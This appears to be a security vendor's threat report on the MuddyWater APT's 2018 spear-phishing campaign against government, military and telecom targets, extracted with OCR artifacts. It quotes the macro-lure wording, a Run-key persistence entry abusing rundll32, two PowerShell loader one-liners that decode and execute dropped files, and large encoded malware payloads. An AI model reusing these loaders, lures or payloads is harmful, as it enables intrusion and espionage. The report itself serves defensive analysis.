MuddyWater expands operations

securelist.com/muddywater/88059/

By GReAT

Summary


MuddyWater is a relatively new APT that surfaced in 2017. It has focused mainly on governmental targets in Iraq and Saudi Arabia, according to past telemetry. However, the group behind MuddyWater has been known to target other countries in the Middle East, Europe and the US. We recently noticed a large amount of spear phishing documents that appear to be targeting government bodies, military entities, telcos and educational institutions in Jordan, Turkey, Azerbaijan and Pakistan, in addition to the continuous targeting of Iraq and Saudi Arabia, other victims were also detected in Mali, Austria, Russia, Iran and Bahrain.. These new documents have appeared throughout 2018 and escalated from May onwards. The attacks are still ongoing.

The new spear-phishing docs used by MuddyWater rely on social engineering to persuade users to enable macros. The attackers rely on a range of compromised hosts to deliver their attacks. In the advanced stages of this research, we were able not only to observe additional files and tools from the attackers' arsenal but also some OPSEC mistakes made by the attackers.

Previous related research:
https://sec0wn.blogspot.com/2018/05/clearing-muddywater-analysis-of-new.html?m=1
https://reaqta.com/2017/11/muddywater-apt-targeting-middle-east/
https://blog.malwarebytes.com/threat-analysis/2017/09/elaborate-scripting-fu-used-in-espionage-attack-against-saudi-arabia-government_entity/
https://www.sekoia.fr/blog/falling-on-muddywater/


Decoy images by country

Jordan



This Document has been made in an old version of Microsoft Word.
In order to display this document you will have to click on
"Enable Editing" or click on "Enable Content"
From the yellow bar


The Hashemite Kingdom of Jordan, Ministry of Justice (mwjo.doc)



Office
This Document has been made in an old version of Microsoft Word.
In order to display this document you will have to click
"Enable Editing" and then click "Enable Content"


DAMAMAX.doc

Turkey




Office
This Document has been made in an old version of Microsoft Word.
In order to display this document you will have to click
"Enable Editing" and then click "Enable Content"

Turkey's General Directorate of Security



Kıyı Emniyeti
Genel Müdürlüğü
Office

Turkey's Directorate General of Coastal Safety




Office

This Document has been made in an old version of Microsoft Word.

In order to display this document, you will have to click

"Enable Editing" and then click "Enable Content"



TÜRKİYE CUMHURİYETİ
İÇİSLERİ BAKANLIĞI

Office

This Document has been made in an old version of Microsoft Word.


In order to display this document you will have to click

"Enable Editing" and then click "Enable Content"

Turkey's General Directorate of Security (Onemli Rapor.doc)

Turkey's Ministry of the Interior (Early election.doc)

Saudi Arabia



3f14a1210d1f2cdb916275bf32cb49159b6f49a54f246bdcb0e967cd0edb8e82 [Compatibility Mode] - Microsoft Word

Office


This Document has been made in an old version of Microsoft Word.

In order to display this document you will have to click

"Enable Editing" and then click "Enable Content"

From the yellow bar

Document signed by the Major General Pilot, commander of the Saudi Royal Air Force



ksu [Compatibility Mode] - Microsoft Word

جامعة الملک سعود


Microsoft Office

Document created in earlier version of Microsoft Office Word!

To view this content, please click

"Enable Editing"

From the yellow bar and then click



eef1cf2648c48701748a353ec1e194deb214776cf008ca7e304ab69cffa13a69 [Compatibility Mode] - Microsoft Word

Office

This Document has been made in an old version of Microsoft Word.

In order to display this document you will have to clzck on


"Enable Editing" or click on "Enable Content"

From the yellow bar.

eef1cf2648c48701748a353ec1e194deb214776cf008ca7e304ab69cffa1...: 29 characters (an approximate value).
80%
7:38 AM
6/18/2018

KSA King Saud University (KSU)   *KSA King Saud University (KSU)*

Azerbaijan



THE MINISTRY
OF INTERNAL AFFAIRS
OF THE REPUBLIC OF AZERBAIJAN

Office

This Document has been made in an old version of Microsoft Word.

In order to display this document you will have to click


"Enable Editing" and then click "Enable Content"

TRUE

Enter

İnkişaf üçün görüş.doc (meeting for development)

Iraq



وزارة الخارجية العراقية

IRAQI MINISTRY OF FOREIGN AFFAIRS

Office


This Document has been made in an old version of Microsoft Word.

In order to display this document you will have to click

"Enable Editing" and then click "Enable Content"

From the yellow bar

Enter



الامانة العامة لمجلس الوزراء

Office

This Document has been made in an old version of Microsoft Word.


In order to display this document you will have to click

"Enable Editing" and then click "Enable Content"

From the yellow bar

Iraqi Ministry of Foreign Affairs   *Government of Iraq, the Treasury of the Council of Ministers*

Pakistan




Election Commission of Pakistan

Office

This Document has been made in an old version of Microsoft Word.

In order to display this document you will have to click

"Enable Editing" and then click "Enable Content"




National Assembly of Pakistan

Office

This Document has been made in an old version of Microsoft Word.

In order to display this document you will have to click

ECP.doc   *National Assembly of Pakistan.doc*



PUNJAB POLICE
Government of The Punjab


Office
This Document has been made in an old version of Microsoft Word.
In order to display this document you will have to click
"Enable Editing" and then click "Enable Content"
From the yellow bar

Gilgit Baltistan
Excise & Taxation Department

Office
This Document has been made in an old version of Microsoft Word.

P.Police.doc

Afghanistan



f2f573af0f76fe0f21bbe630a4bb50b1c1836eb24429bfb8c93673276f27e374.doc [Compatibility Mode] - Microsoft Word

Date: 09/05/2018

Office
This Document has been made in an old version of Microsoft Word.
In order to display this document you will have to click on
"Enable Editing" and click on "Enable Content"
From the yellow bar above.


President.doc, E-government of Afghanistan

Technical details

Below is a description of the malware extraction and execution flow, starting from the initial infection vector, running VBA code via a macro and then dropping the PowerShell code that establishes command-center communications, sends victim system information and then receives commands supported by the malware.

The initial infection vector

The initial infection starts with macro-enabled Office 97-2003 Word files whose macros are usually password-protected to hinder static analysis.



SECURITY WARNING Some active content has been disabled. Click for more details.

Malicious obfuscated VBA code is executed when the macro is first enabled. In some cases, the malicious macro is also executed when the user activates a fake text box.

The macro payload analysis, dropped files and registry keys

The macro payload, which is Base64 encoded, does the following:

1. Drops two or three files into the " *ProgramData*" folder. The dropped files are either in the root of the "*ProgramData*" folder or in a subdirectory. The file names may vary from one version of the malware to another.

\EventManager.dll
\EventManager.logs
\WindowsDefenderService.inil

2. Adds a registry entry in the current user's *RUN* key (HKCU) for later execution when the user next logs in. In some cases, the macro spawns the malicious payload/process instantly without waiting for the next time the user logs in. The registry keys and executables may vary from one version of the malware to another.

Name:***WindowsDefenderUpdater***
Type:REG_EXPAND_SZ
Data:c:\windows\system32\***rundll32***.exe advpack.dll,LaunchINFSection C:\ProgramData\EventManager.logs,Defender,1,


The next time the user logs in, the dropped payload will be executed. The executables have been chosen specifically for bypassing whitelisting solutions since they are all from Microsoft and very likely whitelisted. Regardless of the file extensions, the files dropped by the macro are ***EITHER*** INF, SCT and text files ***OR*** VBS and text files.

Case 1: INF, SCT and text files dropped by the macro

1. ***INF*** is launched via the ***advpack.dll*** "***LaunchINFSection***" function.
2. ***INF*** registers the ***SCT*** file (scriptlet file) via scrobj.dll (***Microsoft Scriptlet library***).
3. Via ***WMI*** (***winmgmt***), the ***JavaScript*** or ***VBscript*** code in the ***SCT*** file spawns a PowerShell one-liner which finally consumes the ***text*** file.

powershell.exe -exec Bypass -c $s=(get-content C:\\ProgramData\\WindowsDefenderService.ini);$d = @();$v = 0;$c = 0;while($c -ne $s.length){$v=($v*52)+([Int32][char]$s[$c]-40);if((($c+1)%3) -eq 0){while($v -ne 0){$vv=$v%256;if($vv -gt 0){$d+=[char][Int32]$vv}$v=[Int32]($v/256)}}$c+=1;};[array]::Reverse($d);iex([String]::Join('',$d));


PowerShell one-liner



```
-FJ+QM2?@2CQ1AX1G-,<*+VI.XQ/UW-BQ0RZ2?C1B91=
C.ER2[Z1GD0IH,14+VI2X;2S12:P1=C.@M-BJ1G)2D<2?)1[+2X;2S12:P.;[2>>1[+2X;2S12:P.;[/AR0I=,14+VI+VI-Q+37),@P.S;,@@,YK33..Y5,@P/U?00@1
ZQ/G8,J+/ZI1BF2/K32R3@Q/FQ0;F3FF2S.,A+3(+1G=,AM3EC1KM2>H.S>2:Q,-,3(F2+61ZC-4N-5+/FO->Q1YO/[+,A.,TR,-X1T[-9S,O+/VU/C20:8/QT3-B/=F
.16->N,P4,A6-9M0:L2R/,U9,-51P/1K@2RV/BZ3(A/VF2?B3)93,S29?1B3,P6,KC2?4-4L.S</AV,,Q33.,XS18G1=I.NI2>?1FI1P@0;-.6W/BZ3A,331,@A/V:.O
G-/R-3L1[01P+,@P2+S1FE,AD25N/4+32E3FP,T+.NU,XY.IJ,YC/G6/):/G<05T0@-2,-3AU36O.SA2D(2HZ1LB-:(-=?13T1KM-+/,@N,@71AM32(2MS-4K18O,J+3
(C/8Z17E37V/GO.7-->Z3;M06G2,/1U<,-J3(C.SZ,A51Q,,.*0@.0DD1V-1=B,-I,OO3=*.NG/ZC3)*3-70@-.E</)W/L/12E37?3FQ1PD2R92RU00[-/P1Q+.6:,U+
06H21(,TC12B.2417P-)Z2WT/48.:R2R925--=I,YH-5-2,1/L-1AE0+N,KD.X937201N2D02,)/ZR13P/[O2D)/V-,-2/FV2DK.N;-+)-/11AH2?5.6C2N;2RL1301<
3/8Y-4<,O-,-M/VO0,01U@1=.0E/2HN1Q53<X.6W/8M/.C,J4.Y)1B)1ZY2N;0DM064/[B2+22D*3A;31V0DR1A4-4V29E33*2HY0?U3(,.T*38//V33FZ12U,O213)0
6(,AG36T1ZE1FS/QS/L.,-9.Y=25;.17,A:-4<.X=00P1U517Q0:U.JZ.?K,Y,,-[1U52IL,T?/[11ZI.;:2>[/AY06I1Q7,Y73F52WC-+60+O,K?.7/20=
2?33,S->V3EW1U71[)380/=?/UJ.E-/*A,-Y0D0.1)00P/QG17[/GM/ZW1V)01613,.260E52D?,F*.JR/8*/UL.JJ05;29L0,Q.ND2520,)/4=/.7,OS1=H1Z[-9S0,
01Q53A1.SS1G42?S,JR.A-1TW.1G2:2,T;/QJ3-E,F52DA3<=1=93-=1FG3.(,OO->T1=-/*82X:/L6.X;//C.1U,J22:53EG1=A/AZ/KR,@T,Z006@17N.XK,Z200[-
/F1FH,YW-:(37N.;?3EE,-H05U32E.@>/G7,Y713F/GY1PK/QS,FF,-O/[?.J93<?29W20R37;/QU37</PY,OL-/W1A91AN.JL-/N00J2:+17M21+/L32>Z06B.1I.SY
.<,1V3/LW.NV1Q)2>S/Q./QX3EX,J+01+1B73([.EY3F7,EX/QW3753AY3->/GP-/O2N81<Q,FD//42??-/Y.YB3(1,T:0,B2MV/L4/LV24H2MZ.E21G>0@B/321Q+->
```

Encoded text file

Execution flow:




Case 2: VBS and text files dropped by the macro

The VBS file decodes itself and calls *mshta.exe*, passing on one line of *VBScript* code to it, which in turn spawns a PowerShell one-liner which finally consumes the text file (usually Base64-encoded text).


powershell.exe -w 1 -exec Bypass -nologo -noprofile -c iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((get-content C:\ProgramData\ZIPSDK\ProjectConfManagerNT.ini))));

PowerShell one-liner


SQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAAJAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBTAHQAcgBlAGEAbQBSAGUAYQBkAGUAcgAgACgA
JAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBEAGUAZgBsAGEAdABlAFMAdAByAGUAYQBtACAAKAAkACgATgBlAHcA
LQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACAAKAAsACQAKABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYA
NABTAHQAcgBpAG4AZwAoACcAbgBMADEAYgBiADYAUABMAHMAUwBYADQAUABrAEQALwBoAC8AMQBtAEMANgA3AGkAWABiAGQANgBNAHcAYQBlAFAAbwAzAHAAYgB2AGYA
MABPAFkAMQArAE0ASQB3AEMAUgBWAEkAUwBkADUARgBVAG0AcQBSAEsAcgBsADMAWQAvADMAMwBJADcAOAB0AFkAcwBTAEkAeQBnAHAASQBiAEIAegA2AGwATABaAEgA
ZgBKAFQATQB5AEwAaQB0AFcAUgBQAHoAeABqADMAKwBZAC8AZAAvAC8AOQBaAGYAYgA5AFcAOQAvAC8ATwBXAHcAKwBvAC8AUAAvACsAVQAvAFYAdAB0AGYAZgBqAGsA
KwAvAGYAdgAzAFAAKwAvAFgAOAA0AGYATgBYADcANwA4ADkAZgBGAHcAKwBzAC8AegByADgANwAvAFgASgAwAC8ALwBhAGMALwAvAHUAMwBmAGoALwA5AHoAdgBmAHYA
UABmAC8ALwBsAGIALwAvAHoATAAvAC8ANQBMAC8ALwA4ACsANQBjAHYAMgB6AC8ALwB4ACsATAA1AEwANABjAC8AbgB2ADUAKwBkAGYAcgBnAFAAMAAvAC8AKwA5AFAA
ZgBSADkATwAvAC8AZQBXAC8ALwBmAFgANQA4AEQAOQBPADEALwAvAFQAMwA4AGUAVAB2ADYAMwArADIAOAB1AC8ALwBYAHMANQAvAGQAYwB2AGYAeAB5AHMALwA3AC8A
LwA5AGMAdgBWAC8AZgBUAHYAKwB6AC8ALwAyACsASgB2AGYAMwAvAGEALwBaAGYAOQA4AGQALwAvADkAdQBsAHEATQBoADcAMwB2AC8AcgBUAGIAQwBRAC8AMwBkAC8A
MgBQAC8AegB4AGoAMwA5AFoALwBQAG0ALwAvAG8AKwAvADcAQQBkAFgATgA4ADAAWABSAC8AVgBEAGYANwBxADcAcQB6ADkAYwB5AHcAWABvAGUAegBQAC8AdgBkAE8A
RABIAHQANwArADEAKwBuAC8ANgAyAGMAbQA5ACsAMQBuAGYAcgAyAC8ATgBaADgANQAvAGMAZABmAEoAegA5AE8ALwAvAC8AOAB4ADcAZgB2AC8ALwAzAEYALwAvAFUA
